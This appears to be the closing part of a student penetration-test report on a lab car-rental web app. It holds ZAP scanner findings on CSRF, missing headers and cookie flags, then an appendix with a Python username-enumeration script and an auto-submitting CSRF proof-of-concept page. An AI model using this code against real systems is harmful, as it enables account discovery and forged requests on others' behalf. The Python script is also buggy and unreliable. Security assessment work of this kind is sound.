<td width="20%" class="indent2">Evidence</td><td width="80%"><form action="changepicture.php" id="form" enctype="multipart/form-data" role="form" method="POST"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/vehical-details.php?vhid=4</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><form method="post"></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Instances</td><td width="80%">178</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Solution</td><td width="80%"> Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. For example, use anti-CSRF packages such as the OWASP CSRFGuard. Phase: Implementation Ensure that your application is free of cross-site

scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script. Phase: Architecture and Design Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330). Note that this can be bypassed using XSS. Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation. Note that this can be bypassed using XSS. Use the ESAPI Session Management control. This control includes a component for CSRF. Do not use the GET method for any request that triggers a state change. Phase: Implementation Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons. </td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Other information</td><td width="80%"> No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret] was found in the following HTML form: [Form 4: "email" "password" "remember" "login"]. </td>
</tr>
<TR vAlign="top">
<TD colspan="2"></TD>
</TR>

<tr bgcolor="#e8e8e8">
<td width="20%">Reference</td><td width="80%"> http://projects.webappsec.org/Cross-Site-Request-Forgery http://cwe.mitre.org/data/definitions/352.html </td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">CWE Id</td><td width="80%">352</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">WASC Id</td><td width="80%">9</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Source ID</td><td width="80%">3</td>
</tr>

</table>

<table width="100%" class="results">

<tr height="24" class="risk-low">
<th width="20%">Low (Medium)</th><th width="80%">X-Content-Type-Options Header Missing</th>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Description</td><td width="80%"> The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing. </td>
</tr>
<TR vAlign="top">
<TD colspan="2"></TD>
</TR>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/vehical-details.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/vehicleimages/?C=S;O=A</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/?C=N;O=A</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/testimonials.php?eid=5</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/assets/fonts/fontawesome-webfont3e6e.html?v=4.7.0</td>

```
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/profile.php</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/updatepassword.php</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/css/dataTables.bootstrap.min.css</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php?type=aboutus.php</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
```

```
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/icons/text.gif</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/assets/css/bootstrap-slider.min.css</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/img/vehicleimages/phpgurukul-1.png</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>



<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/js/bootstrap-select.min.js</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
```

```
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/assets/js/interface.js</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/assets/images/cat-profile.png</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/assets/css/slick.css</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php?type=privacy/php</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
  <td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>
```

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/changepicture.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/pictures/?C=M;O=D</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/company-accounts/?C=S;O=A</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">X-Content-Type-Options</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Instances</td><td width="80%">153</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Solution</td><td width="80%"> Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing. </td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Other information</td><td width="80%"> This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type. At "High" threshold this scanner will not alert on client or server error responses. </td>
</tr>
<TR vAlign="top">
<TD colspan="2"></TD>

```
        </TR>

        <tr bgcolor="#e8e8e8">
          <td width="20%">Reference</td><td width="80%"><p>http://msdn.microsoft.com/en-
us/library/ie/gg622941%28v=vs.85%29.aspx</p><p>https://www.owasp.org/index.php/List_of_useful_HTTP_headers</p></td>
        </tr>

        <tr bgcolor="#e8e8e8">
          <td width="20%">CWE Id</td><td width="80%">16</td>
        </tr>

        <tr bgcolor="#e8e8e8">
          <td width="20%">WASC Id</td><td width="80%">15</td>
        </tr>

        <tr bgcolor="#e8e8e8">
          <td width="20%">Source ID</td><td width="80%">3</td>
        </tr>

      </table>
      <div class="spacer"></div>
      <table width="100%" class="results">



        <tr height="24" class="risk-low">
          <a name="low"></a><th width="20%">Low (Medium)</th><th width="80%">Cross-Domain JavaScript Source File Inclusion</th>
        </tr>




        <tr bgcolor="#e8e8e8">
          <td width="20%">Description</td><td width="80%"><p>The page includes one or more script files from a third-party
domain.</p></td>
        </tr>
        <TR vAlign="top">
          <TD colspan="2"></TD>
        </TR>



        <tr bgcolor="#e8e8e8">
          <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/my-booking.php</td>
        </tr>

        <tr bgcolor="#e8e8e8">
          <td width="20%" class="indent2">Method</td><td width="80%">GET</td>
        </tr>

        <tr bgcolor="#e8e8e8">
          <td width="20%" class="indent2">Parameter</td><td width="80%">https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js</td>
        </tr>

        <tr bgcolor="#e8e8e8">
          <td width="20%" class="indent2">Evidence</td><td width="80%">&lt;script
src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"&gt;&lt;/script&gt;</td>
        </tr>
```

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/my-booking.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td
width="80%">https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><script
src="https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js"></script></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/my-booking.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td
width="80%">https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><script
src="https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js"></script></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/my-booking.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%"><script
src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script></td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Instances</td><td width="80%">4</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Solution</td><td width="80%"> Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application. </td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Reference</td><td width="80%"> </td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">CWE Id</td><td width="80%">829</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">WASC Id</td><td width="80%">15</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Source ID</td><td width="80%">3</td>
</tr>

</table>

<table width="100%" class="results">

<tr height="24" class="risk-low">
<th width="20%">Low (Medium)</th><th width="80%">Content-Type Header Missing</th>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Description</td><td width="80%"> The Content-Type header was either missing or empty. </td>
</tr>
<TR vAlign="top">
<TD colspan="2"></TD>
</TR>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/fonts/glyphicons-halflings-regular.woff2</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">

<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/admin/fonts/fontawesome-webfont.woff2?v=4.4.0</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Instances</td><td width="80%">2</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Solution</td><td width="80%"> Ensure each page is setting the specific and appropriate content-type value for the content being delivered. </td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Reference</td><td width="80%"> http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx </td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">CWE Id</td><td width="80%">345</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">WASC Id</td><td width="80%">12</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Source ID</td><td width="80%">3</td>
</tr>

</table>

<table width="100%" class="results">

<tr height="24" class="risk-low">
<th width="20%">Low (Medium)</th><th width="80%">Cookie No HttpOnly Flag</th>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%">Description</td><td width="80%"> A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible. </td>
</tr>
<TR vAlign="top">
<TD colspan="2"></TD>
</TR>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/logout.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">PHPSESSID</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Set-Cookie: PHPSESSID</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/index.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">SecretCookie</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Set-Cookie: SecretCookie</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">GET</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Parameter</td><td width="80%">PHPSESSID</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Evidence</td><td width="80%">Set-Cookie: PHPSESSID</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/page.php</td>
</tr>

<tr bgcolor="#e8e8e8">
<td width="20%" class="indent2">Method</td><td width="80%">POST</td>

```
    </tr>

    <tr bgcolor="#e8e8e8">
      <td width="20%" class="indent2">Parameter</td><td width="80%">PHPSESSID</td>
    </tr>

    <tr bgcolor="#e8e8e8">
      <td width="20%" class="indent2">Evidence</td><td width="80%">Set-Cookie: PHPSESSID</td>
    </tr>



    <tr bgcolor="#e8e8e8">
      <td width="20%" class="indent1">URL</td><td width="80%">http://192.168.1.20/</td>
    </tr>

    <tr bgcolor="#e8e8e8">
      <td width="20%" class="indent2">Method</td><td width="80%">POST</td>
    </tr>

    <tr bgcolor="#e8e8e8">
      <td width="20%" class="indent2">Parameter</td><td width="80%">SecretCookie</td>
    </tr>

    <tr bgcolor="#e8e8e8">
      <td width="20%" class="indent2">Evidence</td><td width="80%">Set-Cookie: SecretCookie</td>
    </tr>



    <tr bgcolor="#e8e8e8">
      <td width="20%">Instances</td><td width="80%">5</td>
    </tr>

    <tr bgcolor="#e8e8e8">
      <td width="20%">Solution</td><td width="80%"><p>Ensure that the HttpOnly flag is set for all cookies.</p></td>
    </tr>

    <tr bgcolor="#e8e8e8">
      <td width="20%">Reference</td><td width="80%"><p>http://www.owasp.org/index.php/HttpOnly</p></td>
    </tr>

    <tr bgcolor="#e8e8e8">
      <td width="20%">CWE Id</td><td width="80%">16</td>
    </tr>

    <tr bgcolor="#e8e8e8">
      <td width="20%">WASC Id</td><td width="80%">13</td>
    </tr>

    <tr bgcolor="#e8e8e8">
      <td width="20%">Source ID</td><td width="80%">3</td>
    </tr>

  </table>
 </body>
</html>
```

6.3 APPENDIX C – CODE

```
import requests
import string

# Target URL
url1 = "http://192.168.1.20/index.php"

# Input files
input1 = open("C:\\Users\\Jack\\Desktop\\forenames.txt", "r")
input2 = open("C:\\Users\\Jack\\Desktop\\surnames.txt", "r")

# Results File
output1 = open("C:\\Users\Jack\Desktop\\loginresults.txt","w")

# Response to failed login - username not found
fail1 = requests.post(url1, {'email':'','password':'a','login':'Login'})
# Response to failed login - invalid details
fail2 = requests.post(url1, {'email':'hacklab@hacklab.com','password':'','login':'Login'})

email="@hacklab.com"

# Parse data into arrays
forenames = input1.read().split('\n')
surnames = input2.read().split('\n')

for i in forenames:
   r = requests.post(url1, {'email':i+email,'password':'z','login':'Login'})
   print(i+email)

   if r == fail2:
      output1.write(forenames[i]+email)

for i in surnames:
   for j in string.ascii_lowercase:
      r = requests.post(url1, {'email':j+i+email, 'password':'z','login':'Login'})
      print(j+i+email)
      if r == fail2:
output1.write(j+i+email)
```

Figure 1 – Python Script used to Enumerate Usernames

```
<html>
<body onload="document.forms[0].submit()">
<form action="http://192.168.1.20/post-testimonial.php" method="POST">
<input type="hidden" name="testimonial" value="PWND"/>
<input type="submit" value="Submit"/>
</form>
</body>
```

```
</html>
```

Figure 2 – CSRF Test Code